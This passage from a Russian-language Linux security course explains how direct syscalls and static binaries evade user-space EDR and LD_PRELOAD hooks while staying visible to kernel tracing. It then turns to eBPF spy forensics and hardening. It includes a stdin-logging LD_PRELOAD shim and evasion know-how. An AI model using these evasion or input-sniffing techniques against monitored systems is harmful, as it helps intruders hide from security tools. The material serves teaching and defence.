seccomp-фильтры. Фильтрseccompпроверяет номер системного вызова и аргументы в момент входа в ядро, до выполнения обработчика. Путь до инструкцииsyscallне имеет значения:readестьread, откуда бы он ни пришёл.ptraceиstrace. Трассировщик останавливает процесс на входе в системный вызов черезPTRACE_SYSCALL, и это происходит уже после перехода в ring0.auditd. Правила аудита на системные вызовы (-a always,exit -F arch=b64 -S openat) срабатывают в ядре, в общей точке входа.- eBPF-трейсеры. Точка
tracepoint:syscalls:sys_enter_readнаходится внутриentry_SYSCALL_64, ниже любого пользовательского кода. - LSM-хуки.
Yama,AppArmor,SELinuxвызываются из ядра по факту операции, а не по факту библиотечного вызова.
Практический вывод: прямой системный вызов — это инструмент против пользовательских хуков, а не против ядерных. В модели угроз, где защита ставит eBPF-трейсер (а современные EDR на Linux делают именно это), прямой вызов не даёт ничего: операция всё равно видна. Его настоящая ценность в другом — он гарантирует, что операция выполнится, даже если все разделяемые библиотеки в процессе подменены, и он не оставляет в процессе следов в виде загруженных хуков.
Обход перехватчиков пространства пользователя (EDR и LD_PRELOAD)
Механизм user-mode хукинга и инспекции
Большинство систем защиты рабочих станций (EDR) и программ мониторинга для Linux функционируют в пространстве пользователя. Они используют один из двух методов перехвата 1:
- Динамическая подмена (shim): использование переменной окружения
LD_PRELOADили конфигурационного файла/etc/ld.so.preloadдля подмены функций libc (read,connect,execve). - Патчинг в памяти (Inline Hooking): модификация пролога функции в оперативной памяти процесса — первые 5 байт библиотечной функции перезаписываются инструкцией безусловного перехода
jmpна инспекционный обработчик защитного агента.
Когда приложение вызывает read(0, buf, size), управление попадает в обработчик EDR. Агент безопасности анализирует аргументы, проверяет контекст выполнения и принимает решение о блокировке или передаче управления оригинальному системному коду.
Почему прямые вызовы невидимы для библиотечных перехватов
Прямой системный вызов полностью ломает логику user-mode хукинга. Поскольку инструкция syscall выполняется непосредственно из сегмента кода исполняемого файла программы, поток управления вообще не обращается к библиотеке libc.so.6.
В таблице представлено поведение механизмов мониторинга при различных методах вызова:
| Способ выполнения операции | Видимость для LD_PRELOAD | Видимость для Inline Hook libc | Видимость для eBPF в ядре | Видимость для strace |
|---|---|---|---|---|
Стандартный read() | Перехватывается | Перехватывается | Виден | Виден |
syscall(SYS_read, ...) | Обходит хук | Обходит хук | Виден | Виден |
Инлайн-ассемблер syscall | Обходит хук | Обходит хук | Виден | Виден |
Таким образом, прямые системные вызовы гарантируют выполнение операции даже в том случае, если все разделяемые библиотеки в процессе были модифицированы или скомпрометированы средствами аудита пользовательского пространства 1.
Проверка на практике: три инструмента на одном бинарнике
Таблицу выше легко проверить, не полагаясь на веру. Соберём программу, которая читает из стандартного ввода двумя способами — через библиотечную обёртку и через syscall():
#define _GNU_SOURCE
#include <unistd.h>
#include <sys/syscall.h>
#include <stdio.h>

int main(void)
{
    char b[8];
    ssize_t n1 = read(0, b, sizeof b);              /* путь 1: libc */
    ssize_t n2 = syscall(SYS_read, 0, b, sizeof b); /* путь 2: напрямую */
    printf("%zd %zd\n", n1, n2);
    return 0;
}
Заголовок <sys/syscall.h> здесь обязателен: константа SYS_read определена в нём, а не в <unistd.h>. Без него компилятор выдаст «SYS_read не описан», и это первая ошибка, которую делает каждый.
Теперь ltrace, который перехватывает вызовы разделяемых библиотек:
printf 'ab\n' | ltrace -e 'read+syscall' ./cmp
cmp->read(0, "ab\n", 8)                          = 3
cmp->syscall(0, 0, 0x7ffd32fa2440, 8)            = 0
Видно ровно то, что и должно быть видно: read показан с аргументами и результатом, а syscall — как непрозрачный вызов с номером 0 в первом аргументе. ltrace не знает, что номер 0 означает read: для него это просто число. Первый вывод: библиотечный трассировщик видит обёртку, но не видит смысла прямого вызова.
Тот же бинарник под strace, который работает через ptrace и системные вызовы:
printf 'ab\n' | strace -e trace=read ./cmp
read(0, "ab\n", 8)                      = 3
read(0, "", 8)                          = 0
Обе операции выглядят одинаково: два вызова read с одинаковыми аргументами. Для ядра разницы между путями нет вообще. Второй вывод: ядерный трассировщик видит оба пути и не может отличить их по сисколлу.
Третий инструмент — LD_PRELOAD-шим, который подменяет read и логирует чтение с дескриптора 0:
#define _GNU_SOURCE
#include <dlfcn.h>
#include <unistd.h>
#include <stdio.h>

ssize_t read(int fd, void *buf, size_t count)
{
    static ssize_t (*real)(int, void *, size_t) = NULL;
    if (!real)
        real = dlsym(RTLD_NEXT, "read");
    ssize_t n = real(fd, buf, count);
    if (fd == 0 && n > 0)
        fprintf(stderr, "[SHIM] fd=0 bytes=%zd data=\"%.*s\"\n",
                n, (int)(n > 32 ? 32 : n), (char *)buf);
    return n;
}
gcc -shared -fPIC -O1 -o shim.so shim.c -ldl
printf 'secret\n' | LD_PRELOAD=./shim.so ./cmp
[SHIM] fd=0 bytes=7 data="secret
"
7 0
Шим сработал на первом read — библиотечном — и промолчал на втором, прямом. Обратите внимание на результат 7 0: первый вызов прочитал все семь байт, второй получил 0, то есть конец файла. Данные ушли в первый вызов, и шим их увидел; второй вызов был пустым.
Чтобы картина была полной, применим тот же шим к статическому бинарнику без libc:
LD_PRELOAD=./shim.so ./naked
naked binary: no libc, no hooks
Ни одной строки [SHIM]. Подмены нет не потому, что программа «защитилась», а потому, что подменять нечего: в файле нет таблицы импорта, и LD_PRELOAD не к чему применить. Третий вывод: чем меньше в программе пользовательской библиотеки, тем меньше в ней точек перехвата.
Ограничения обхода: почему вызовы не скрыть от ядра
Несмотря на эффективность против EDR в user-space, прямой системный вызов невозможно скрыть от подсистем ядра Linux. Независимо от того, откуда была выполнена инструкция syscall — из библиотеки libc или из рукописного ассемблерного блока — процессор неизбежно переключается в ring0 и выполняет обработчик ядра entry_SYSCALL_64 2.
В этот момент активируются статические точки трассировки tracepoint:syscalls:sys_enter_* и подсистема eBPF. Для ядра не имеет значения, какой путь прошла программа до выполнения инструкции syscall: аргументы в регистрах RAX, RDI, RSI считываются одинаково надёжно.
Обнаружение eBPF-шпионов и форензика ядра
Что администратор видит до всяких утилит
Прежде чем запускать bpftool, полезно понять, какие следы присутствия eBPF вообще существуют на голой системе. Их немного, и они устойчивы.
Счётчик символов в kallsyms. Каждая JIT-скомпилированная программа получает в таблице символов ядра имя вида bpf_prog_<тег>. Символы присутствуют всегда, даже когда адреса скрыты:
grep -c 'bpf_prog_' /proc/kallsyms
grep -E ' (__x64_sys_bpf|entry_SYSCALL_64)$' /proc/kallsyms
471
0000000000000000 T entry_SYSCALL_64
0000000000000000 T __x64_sys_bpf
Читается так: в этом ядре 471 символ с префиксом bpf_prog_ — это встроенные программы подсистем (cgroup, bpfilter, трассировщики perf), а не чьи-то шпионы. Адреса нулевые, потому что kptr_restrict не равен нулю и у процесса нет прав: таблица символов отдаётся без адресов. Практический вывод: считать символы бессмысленно, их всегда сотни. Искать надо аномалию — например, программу с тегом, которая появилась между двумя снимками kallsyms и не соответствует ни одному пакету.
Состояние подсистемы. Четыре параметра описывают, насколько eBPF вообще открыт на этой машине:
for f in kernel.unprivileged_bpf_disabled net.core.bpf_jit_enable \
         kernel.perf_event_paranoid; do
    printf '%s = %s\n' "$f" "$(cat /proc/sys/$(echo $f | tr . /))"
done
kernel.unprivileged_bpf_disabled = 2
net.core.bpf_jit_enable = 1
kernel.perf_event_paranoid = 2
Разбор: unprivileged_bpf_disabled = 2 — загрузка eBPF запрещена всем, кроме процессов с CAP_BPF, и параметр нельзя вернуть в 0 без перезагрузки (только 1 или 2). bpf_jit_enable = 1 — JIT включён, программы компилируются в машинный код. perf_event_paranoid = 2 — непривилегированный perf не может создавать большинство событий, что закрывает и perf_event_open как путь к привязке.
Четвёртый параметр, bpf_jit_harden, в этот список не попал намеренно: у него права 0600, и непривилегированный процесс получает отказ в доступе, а не значение. Для снимка состояния это важно различать: «параметр скрыт» и «параметр равен нулю» — разные факты, и второй из первого не следует.
Режим блокировки. Отдельный механизм, который запрещает kprobe целиком:
cat /sys/kernel/security/lockdown 2>/dev/null
[none] integrity confidentiality
В квадратных скобках — активный режим. [none] означает, что блокировки нет: kprobe разрешены. В режиме confidentiality ядро отказывает в привязке kprobe и в чтении памяти ядра, и половина приёмов этой темы перестаёт работать даже у суперпользователя 8.
Права процесса. Самая частая причина, по которой «ничего не работает»:
grep -E 'Cap(Eff|Bnd)' /proc/self/status
CapEff:	0000000000000000
CapBnd:	0000000000000000
Пустые наборы означают, что у процесса нет ни одной возможности, включая CAP_BPF и CAP_SYS_ADMIN. В такой оболочке не запустится ни bpftrace, ни bpftool, ни собственный загрузчик программ:
bpftrace -e 'tracepoint:syscalls:sys_enter_read { printf("x\n"); }'
ERROR: Missing CAP_DAC_READ_SEARCH capability, please run bpftrace as the root user.
Это не ошибка установки и не баг: bpftrace честно сообщает, что для доступа к tracefs и загрузки программ нужны права. Именно поэтому все эксперименты с загрузкой eBPF в этой теме выполняются в виртуальной машине с полными правами, а на рабочей системе проверяются только наблюдаемые параметры.
Инспекция загруженных программ через bpftool
Поскольку eBPF работает в ядре, администратор системы располагает штатными средствами аудита для выявления несанкционированных трейсеров. Основной утилитой для управления подсистемой BPF в дистрибутивах Linux является bpftool 3.
Схема аудита ядра администратором приведена на рисунке 3.

Выведем список всех загруженных в ядро программ eBPF с помощью команды bpftool prog show. Пример вывода:
sudo bpftool prog show
124: tracepoint  name sys_enter_read  tag 8f4a13b0c41189a1  gpl
	loaded_at 2026-10-19T14:15:20+0000  uid 0
	xlated 144B  jited 96B  memlock 4096B  map_ids 42
125: tracepoint  name sys_exit_read   tag 1c890abf44ef2281  gpl
	loaded_at 2026-10-19T14:15:20+0000  uid 0
	xlated 216B  jited 136B  memlock 4096B  map_ids 42
В выводе команды отражаются ключевые характеристики программы:
- Числовой идентификатор
IDпрограммы (124, 125); - Тип программы (
tracepoint,kprobe); - Имя программы и её криптографический тег байткода
tag; - Идентификаторы ассоциированных карт памяти (
map_ids 42).
Инспекция карт памяти позволяет обнаружить буферы, в которые шпион накапливает перехваченную информацию. Пример вывода:
sudo bpftool map show id 42
42: hash  name buffers  flags 0x0
	key_size 4B  value_size 8B  max_entries 10240  memlock 823296B
Файловая система /sys/fs/bpf и закрепление программ
В штатном режиме программа eBPF выгружается из ядра автоматически, как только закрывается последний дескриптор файла процесса, создавшего её (например, при завершении скрипта bpftrace).
Чтобы обеспечить долговременное присутствие (персистентность) без работающего процесса в user-space, программы привязывают (англ. pinning) к специальной псевдофайловой системе bpf, монтируемой в /sys/fs/bpf 2. Проверить наличие закреплённых объектов можно стандартными командами:
ls -la /sys/fs/bpf
total 0
drwxr-xr-x 2 root root 0 Oct 19 14:00 .
drwxr-xr-x 9 root root 0 Oct 19 14:00 ..
-rw------- 1 root root 0 Oct 19 14:10 tracer_prog
-rw------- 1 root root 0 Oct 19 14:10 stolen_keys_map
Обнаружение посторонних объектов в каталоге /sys/fs/bpf является прямым индикатором компрометации (IoC) системы на уровне ядра 3.
Защита ядра: блокировка bpf без привилегий и lockdown
Для предотвращения несанкционированного использования eBPF в операционных системах Linux предусмотрен комплекс защитных мер 8:
- Запрет непривилегированного BPF: системный параметр
kernel.unprivileged_bpf_disabledзапрещает вызовbpf()процессам без правCAP_BPFилиCAP_SYS_ADMIN:
sudo sysctl -w kernel.unprivileged_bpf_disabled=1
kernel.unprivileged_bpf_disabled = 1
Значение 2 (как на машине, где снимались измерения выше) означает, что параметр зафиксирован до перезагрузки и не может быть ослаблен обратно в 0 — только 1 или 2. Это важно: атакующий с временным root не сможет «вернуть как было» одним sysctl -w.
-
JIT Hardening: параметр
net.core.bpf_jit_harden=2включает «затвердевание» машинного кода — константы заменяются на вычисляемые значения, что затрудняет поиск программ по байтовым сигнатурам и атаки класса JIT-spray. Настройка требует сборки ядра с соответствующей опцией; если параметра нет в/proc/sys/net/core, опция не включена. -
Режим Kernel Lockdown: в режиме
lockdown=confidentialityядро запрещает привязкуkprobesи чтение памяти ядра даже суперпользователю. Проверяется чтением/sys/kernel/security/lockdown; активный режим выделен квадратными скобками. -
Изоляция прав: вместо
CAP_SYS_ADMINвыдаватьCAP_BPFиCAP_PERFMON— они покрывают загрузку программ и работу сperf, но не дают доступа к остальной административной поверхности. Для контейнеров — запретCAP_BPFв профиле иno-new-privileges. -
Аудит загрузки программ: правило
auditdна системный вызовbpfфиксирует каждый факт загрузки и привязки с указанием процесса и его прав:
sudo auditctl -a always,exit -F arch=b64 -S bpf -k bpf_load
sudo ausearch -k bpf_load -i | tail -20
Правило срабатывает на все команды bpf(), поэтому в журнале будут и легитимные вызовы системных служб. Практический приём — не читать журнал целиком, а искать записи, у которых comm не входит в белый список: bpftrace, systemd, NetworkManager, sshd и подобные.
Матрица «приём — признак — контрмера»
Сведём разобранные приёмы в одну таблицу. Она же — основа отчёта при разборе инцидента.
| Приём | Что оставляет в системе | Чем ловится | Чем закрывается |
|---|---|---|---|
tracepoint-сниффер read | программа eBPF с типом tracepoint, карта-накопитель | bpftool prog show, bpftool map dump | unprivileged_bpf_disabled=2, аудит bpf() |
uprobe на readline | программа с типом uprobe, привязка к inode библиотеки | bpftool link list, perf probe -l | те же меры плюс контроль целостности libreadline |
| Закреплённая программа | объект в /sys/fs/bpf с правами root | ls -la /sys/fs/bpf, bpftool prog show pinned | монтирование bpf с nosuid,nodev и контроль содержимого |
| Долгоживущая ссылка | ссылка без процесса-владельца | bpftool link list, сверка pid у ссылок | BPF_LINK_DETACH, перезагрузка |
Прямой syscall в бинарнике | нет импорта read в таблице символов | nm -D, readelf -d, strace, eBPF | seccomp, LSM, аудит сисколлов |
Статический бинарник без libc | ldd сообщает «не динамический файл», NEEDED пуст | readelf -d, file, контроль хешей | белые списки исполняемых файлов |
kprobe-перехват | модифицированные байты функции ядра, запись в kallsyms | сверка /proc/kallsyms до и после, perf probe -l | lockdown=confidentiality |
Из таблицы видно главное: ни один приём не является невидимым. Прямые вызовы невидимы для библиотечных хуков, но видны ядру; eBPF-программы невидимы для процессов, но видны в подсистеме BPF. Разница только в том, кто именно смотрит и на каком уровне. Отсюда практическое правило защитника: смотреть надо не на процессы, а на подсистемы — на список программ, список ссылок, закреплённые объекты и журнал загрузки. И ещё одно: любое обнаружение опирается на снимок до инцидента. Без baseline список из 471 символа bpf_prog_ бесполезен, а с baseline появление нового тега между двумя снимками — готовый индикатор.
Итоги темы
В рамках данной темы было исследовано противостояние механизмов мониторинга и техник обхода на границе пространства пользователя и ядра Linux. Использование прямых системных вызовов позволяет приложениям полностью исключить обращение к разделяемым библиотекам, делая операции невидимыми для перехватчиков LD_PRELOAD и user-mode EDR. Архитектура x86_64 обеспечивает строгую конвенцию передачи параметров через регистры и атомарный переход в ring0 с помощью инструкции syscall.
Проверка на практике расставила границы этого обхода точнее, чем любая таблица: ltrace видит библиотечный read и не видит смысла в syscall(0, ...), strace видит оба вызова одинаково, а LD_PRELOAD-шим срабатывает на первом и молчит на втором. Статический бинарник без libc вообще не оставляет точки для подмены. Но ядро остаётся на месте: seccomp, auditd, LSM и eBPF-точки трассировки срабатывают ниже уровня пользователя, и обойти их прямым вызовом невозможно.
С другой стороны, подсистема eBPF предоставляет администраторам и исследователям мощный инструмент тотальной трассировки. Виртуальная машина с одиннадцатью регистрами и 512 байтами стека, верификатор, JIT-компиляция, карты и CO-RE превращают ядро в программируемую среду: программа на C, собранная clang и привязанная через BPF_LINK_CREATE, перехватывает ввод-вывод процессов, не оставляя следов в их адресном пространстве. При этом у приёма есть цена: программа живёт в подсистеме BPF и потому видна там, а bpftrace без CAP_BPF не запускается вовсе.
Форензик-анализ присутствия eBPF опирается на инспекцию ядра через bpftool, мониторинг файловой системы /sys/fs/bpf и аудит системных вызовов загрузки программ. В следующей теме рассматриваются техники непосредственной модификации оперативной памяти процессов и применение механизма ptrace для внедрения кода и извлечения конфиденциальных ключей.
Литература
- Kerrisk M. The Linux Programming Interface. — No Starch Press, 2010.
- The Linux man-pages project. — https://man7.org/linux/man-pages/
- Nemeth E., Snyder G., Hein T. R., Whaley B., Mackin D. UNIX and Linux System Administration Handbook. 5th ed. — Addison-Wesley, 2017.
- Raymond E. S. The Art of UNIX Programming. — Addison-Wesley, 2003. Открытая версия: http://www.catb.org/esr/writings/taoup/
- Free Software Foundation. GNU Bash Reference Manual. — https://www.gnu.org/software/bash/manual/
- Gregg B. BPF Performance Tools. — Addison-Wesley, 2019.
- Bovet D. P., Cesati M. Understanding the Linux Kernel. 3rd ed. — O'Reilly Media, 2005.
- Linux Kernel Documentation. — https://docs.kernel.org/